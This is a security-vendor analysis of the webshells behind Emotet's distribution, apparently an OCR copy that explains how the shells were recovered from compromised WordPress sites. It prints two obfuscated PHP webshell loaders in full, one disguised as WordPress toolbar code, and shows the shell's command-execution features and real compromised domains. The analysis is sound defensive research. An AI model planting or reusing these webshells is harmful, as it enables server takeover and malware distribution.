
The webshells powering Emotet

hornetsecurity.com/en/security-informationen-en/webshells-powering-emotet/

Security Lab July 31, 2020



Summary

The Hornetsecurity Security Lab presents details on the webshells behind the Emotet distribution operation, including insights into payload downloads and how from 2020-07-22 to 2020-07-24 Emotet payloads on Emotet download URLs were replaced with HTML code displaying GIFs. The analysis shows that the number of downloads of the malicious content behind the Emotet download URLs is significant and has been observed peaking at 50,000 downloads per hour. Highlighting that Emotet emails do get clicked. The analysis further shows that compromised websites are not just compromised once but multiple times by different actors and cleanup efforts by the website administrators are often insufficient leading to re-enabling of the malicious Emotet downloads.

Background

Emotet is one of the most prolific malspam actors. They distribute their malware via malspam emails with either a malicious document attachment containing VBA macros or download links to those malicious documents. These malicious documents will then download the Emotet loader from the Emotet download URLs. These downloads are hosted on compromised websites. To this end, the actors behind Emotet use webshell malware on the compromised websites. These webshells are used to place new payloads, either malicious documents distributed via malicious links in emails, or the Emotet loader, on the compromised websites. Because compromised websites get blacklisted or the Emotet malware gets cleaned the actors use up around 300 to 400 URLs a day.


Technical Analysis

In this analysis we take a look at the Emotet webshells.

S.A.P. webshell

If you have access to the filesystem of a website compromised by Emotet getting the webshell used by Emotet is very simple. However, with a bit of luck, relying on misconfigurations in the compromised websites, and relying on another actor in the webshell realm, everyone Emotet webshell samples can be obtained without access to the compromised webservers.

First, the Emotet webshells reside in the directory one level below the directory containing the Emotet download, i.e., either an Emotet maldoc, or the Emotet loader executable download. So if the Emotet download URL is `https://www.example.com/wp-includes/LYnUiE/`, the webshell will usually reside in `https://www.example.com/wp-includes/`. However, we also have seen webshells in other directories. Next, we can hope for misconfigurations in the compromised websites and hope the directory containing the webshell is an open directory, i.e., it will list the directory contents as in the following example:




Index of /scgi-bin

Name	Last modified	Size	Description
Parent Directory		-	
lpyc42/	2020-07-28 04:19	-	
import.php	2004-08-20 06:18	1.5K	

In this example, `import.php` is the Emotet webshell and `lpyc42` is the directory that will deliver the Emotet payload. Known filenames of Emotet webshells are `user.php`, `common.php`, `import.php`, `update.php`, `link.php`, `license.php`, `menu.php`, `image.php`, `options.php`, `tools.php`, `core.php`, `edit.php`, `functions.php`, `config.php`, and `wp-list.php`.


Obviously, access to the webshell is protected, i.e., when requesting the `import.php` file, the PHP code is executed by the webserver and only its output is served. However, on some servers we observed PHP files that had been renamed by adding an additional `.suspected` extension to the file.



Index of /Aust

Name	Last modified	Size	Description
Parent Directory		-	
168x60_cricket.jpg	2005-05-05 22:15	12K	
468x60-highlights.gif	2012-12-19 15:50	27K	
Aust/	2020-07-23 12:57	-	
aust.htm	2017-12-13 20:25	43K	
config.php	2004-01-21 03:17	1.3K	
functions.php	2004-01-21 03:17	1.3K	
functions.php.suspected	2004-01-21 03:17	24K	
licence.php	2004-01-21 03:17	1.2K	
swift/	2020-07-23 09:25	-	


This renaming was actually most likely done by a different malware named Vigilante Malware Cleaner. Information about Vigilante Malware Cleaner was first discovered and documented by Bruce Ediger in 2019 [VigilanteMalwareCleaner]. Existence of this renaming dates back to at least 2015. The Vigilante Malware Cleaner malware seems to compromise already compromised websites, then searches existing PHP files for suspected malware, and disabling suspected malicious PHP scripts by appending `.suspected` to their filenames and thus excluding the files from the list of files the server will execute as PHP code. This will cause the server to serve the file contents, i.e., the PHP source code of the webshell, directly instead. Using this we can download the PHP code of the Emotet webshell. Before being able to access the webshell the code queries a parameter `f_pp`, which is used to decode the webshell:


Pretends to be part of WordPress
Non-essential code truncated for brevity
5. Decodes webshell based on wp_nonce (f_pp paramter)
3. $wp_nonce is set to f_pp parameter
Encoded webshell code truncated for brevity
4. pre_admin_bar is called
6. Execute decoded webshell
2. f_pp parameter is queried
Non-essential code truncated for brevity
1. Function is called

```php
<?php /*288aab8a843ddff2e58bf6b941aea36c88411c7a*/
if ($_SERVER["QUERY_STRING"]) { exit($_SERVER["QUERY_STRING"]); }

/*6846e232afa23f911431b2b756dab493004c1c97*/ if ($_SERVER["QUERY_STRING"]) { exit($_SERVER["QUERY_STRING"]); }
/**
 * Toolbar API: Top-level Toolbar functionality
 *
 * @package WordPress
 * @subpackage Toolbar
 * @since 3.1.0
 */

/**
 * Instantiate the admin bar object and set it up as a global for access elsewhere.
 *
 * UNHOOKING THIS FUNCTION WILL NOT PROPERLY REMOVE THE ADMIN BAR.
 * For that, use show_admin_bar(false) or the {@see 'show_admin_bar'} filter.
[...]
 */
[...]

function pre_admin_bar ( $wp_kses_data, $wp_nonce ) {

        $kses_str = str_replace( array ('%', '*'), array ('/', '='), $wp_kses_data );
        $filter = 'base'.'6'.'4'.'_decode';
        $filter = $filter( $kses_str );
        $md5 = strrev( $wp_nonce );
        $sub = substr( md5( $md5 ), 0, strlen( $wp_nonce ) );
        $wp_nonce = md5( $wp_nonce ). $sub;
        $prepare_func = 'g'.'z'.'inflate';
        $i = 0; do {
                $ord = ord( $filter[$i] ) - ord( $wp_nonce[$i] );
                $filter[$i] = chr( $ord % 256 );
                $wp_nonce .= $filter[$i]; $i++;
        } while ($i < strlen( $filter ));
        return @$prepare_func( $filter );

}

$wp_nonce = isset($_POST['f_pp']) ? $_POST['f_pp'] : (isset($_COOKIE['f_pp']) ? $_COOKIE['f_pp'] : NULL);
$wp_kses_data = '07ZDrQwa6UbFoqfZpODFm%%EmMp9dJWPwTBXF8QYAZ5zK7zdrqsSuFfuD71elbShG+JYtYbXjbUhRMXhAl5Da
[...]
evQrMYJozT0f1IGliL0CIIXe8NnzWf8DMej4pm9G98bdCzX6Iq93Z4G9iP6X0pN0gwYCeSu0lYPi5acAyiNA9VgKAbv5Sgjdeg2rnvYoc5I7Y*';

$wpautop = pre_admin_bar( $wp_kses_data, $wp_nonce );

if( isset( $wpautop ) ){
        if( isset($_POST['f_pp']) ) @setcookie( 'f_pp', $_POST['f_pp'] );
        $shortcode_unautop = create_function( '', $wpautop );
        unset( $f_pp, $wpautop );
        $shortcode_unautop();
}


/**
 * Style and scripts for the admin bar.
 *
 * @since 3.1.0
 */
function wp_admin_bar_header() {
echo '<form   method= "post" action= ""> <input type="input" name ="f_pp" value= ""/><input type= "submit" value= "&gt;"/>
</form>';
}

[...]

wp_admin_bar_header();
```

This `f_pp` parameter functions as a password to the webshell. Via OSINT research we found that the encoded webshell is identical to one found and decoded by another researcher in January [EmotetWebshellSamples].

To illustrate to the reader what someone logging into the this webshell with the correct `f_pp` parameter would see, we ran the decoded PHP code on a test system:




```
Server address :   localhost:8620 on 127.0.0.1 (localhost:8620) / localhost.localdomain
Server OS :        Linux 3.10.0-1127.el7.x86_64 #1 SMP Tue Mar 31 23:36:51 UTC 2020 x86_64
Server software :  PHP/5.4.16 PHP 5.4.16 Development Server cURL
User info :        uid=1000(user) gid=1000(user)

Go to : /home/user/[redacted]
Jump : /home/use[redacted]
Exec : uname -a
Eval : phpinfo();
S.A.P. v.2.1        UTF-8        0.032 s.
```


The webshell identifies itself as S.A.P. webshell with version v.2.1. The webshell allows an attacker to search, upload, and download files. It allows to execute arbitrary commands. It further offers convenient tools to dump SQL databases from the server, perform network scans, and/or brute force passwords.

The fact that the decoding processes relies on the `f_pp` parameter as password and we found multiple instances of the identical encoded webshell code dating back to January strongly suggests that Emotet reuses passwords for their webshells.


GIF hijacking

Even though we do not have logs or other forensic artifacts of the systems in question, we, based on our previous outlined findings, agree with the opinion stated by other researchers that the recent incident in which Emotet downloads were replaced with HTML code displaying GIFs is a result of insufficient security of the Emotet webshells. This hypothesis is supported by the fact that Emotet seems to have changed their webshell on 2020-07-27 and the GIF hijacks stopped. But indications of new GIF hijackings emerged on 2020-07-31. This could be the time it took the GIF replacement actor to figure out the new password. However, new GIF hijackings are not wide spread, which could indicate whatever Emotet is doing to defend itself against the GIF hijackings is working. The used GIFs can be interpreted as a statement towards the actors behind Emotet that the actors behind the GIF replacements are still watching and determined to continue the disruption of the Emotet operation:


jdelectronics.com.au/1e8nq_ij3_tq76ahy/



jdelectronics.com.au/1e8nq_ij3_tq76ahy/

On later Emotet compromised websites we also multiple times found variations of the following webshell:



```php
<?php
/*30892b13c6b29ba9ff661c4d5eb9114c31099ed2*/
if ($_SERVER["QUERY_STRING"]) { exit($_SERVER["QUERY_STRING"]); }

class c5f19c702c01c7 { private $methods = array(); public function __call($sp27e90c, $sp7c73a4
) { call_user_func_array($this->methods[$sp27e90c], $sp7c73a4); } public function d5f19c702c02
83($sp9d442d) { $sp8512fd = base64_decode($sp9d442d); return explode('::', $sp8512fd, 2)[1]; }
 public function p5f19c702c020d() { if (!isset($_POST['e']) || !isset($_POST['p'])) { return;
} $sp698bd1 = 'em5f19c702c02c1'; $spb8a9d9 = 'UBBQVUtRRVwAb1UDEGoHQ14QHxlpU20bXQ=='; $sp76d46d
 = $this->d5f19c702c0283("cndjK1hpbWxzQT09OjpiYXNlNjRfZGVjb2Rl"); $sp6c790a = $this->d5f19c702
c0283("ZldYUnZnPT06OmNyZWF0ZV9mdW5jdGlvbg=="); $sp865ced = $this->d5f19c702c0283("WGZMWlFmNjQ6
Omd6aW5mbGF0ZQ=="); $spb8a9d9 = str_split($sp76d46d($spb8a9d9)); $sp2db98d = $_POST['p']; $sp2
db98d = str_split($sp2db98d); $sp620282 = array(); for ($sp42d7ef = 0; $sp42d7ef < count($spb8
a9d9); $sp42d7ef++) { $sp620282[] = chr(ord($spb8a9d9[$sp42d7ef]) ^ ord($sp2db98d[$sp42d7ef %
count($sp2db98d)])); } $spb8a9d9 = implode('', $sp620282); $this->methods[$sp698bd1] = $sp6c79
0a('', $spb8a9d9); $sp1482c5 = $sp865ced($sp76d46d($_POST['e'])); $this->{$sp698bd1}($sp1482c5
); } } (new c5f19c702c01c7())->p5f19c702c020d();
```


We are, however, not certain this is the new Emotet webshell, but would like to point out that the webshell realm is a very crowded space, e.g. we observed one webserver that had **two** GIF hijackings, **two** (presumably) by Vigilante Malware Cleaner to `.suspected` renamed webshells, as well as, as a new active Emotet download – in just **one** directory (other parts of the server contained even more webshells):



chadcast.com/public_html/

```
Index of /public_html

      Name              Last modified    Size Description
Parent Directory                           -
Vgg98QC0jC/          2020-07-23 16:42      -      Hackerman GIF hijacks
alG185125/           2020-07-23 16:42      -
dU1iLSL3hw/          2020-07-28 05:07      -      Emotet
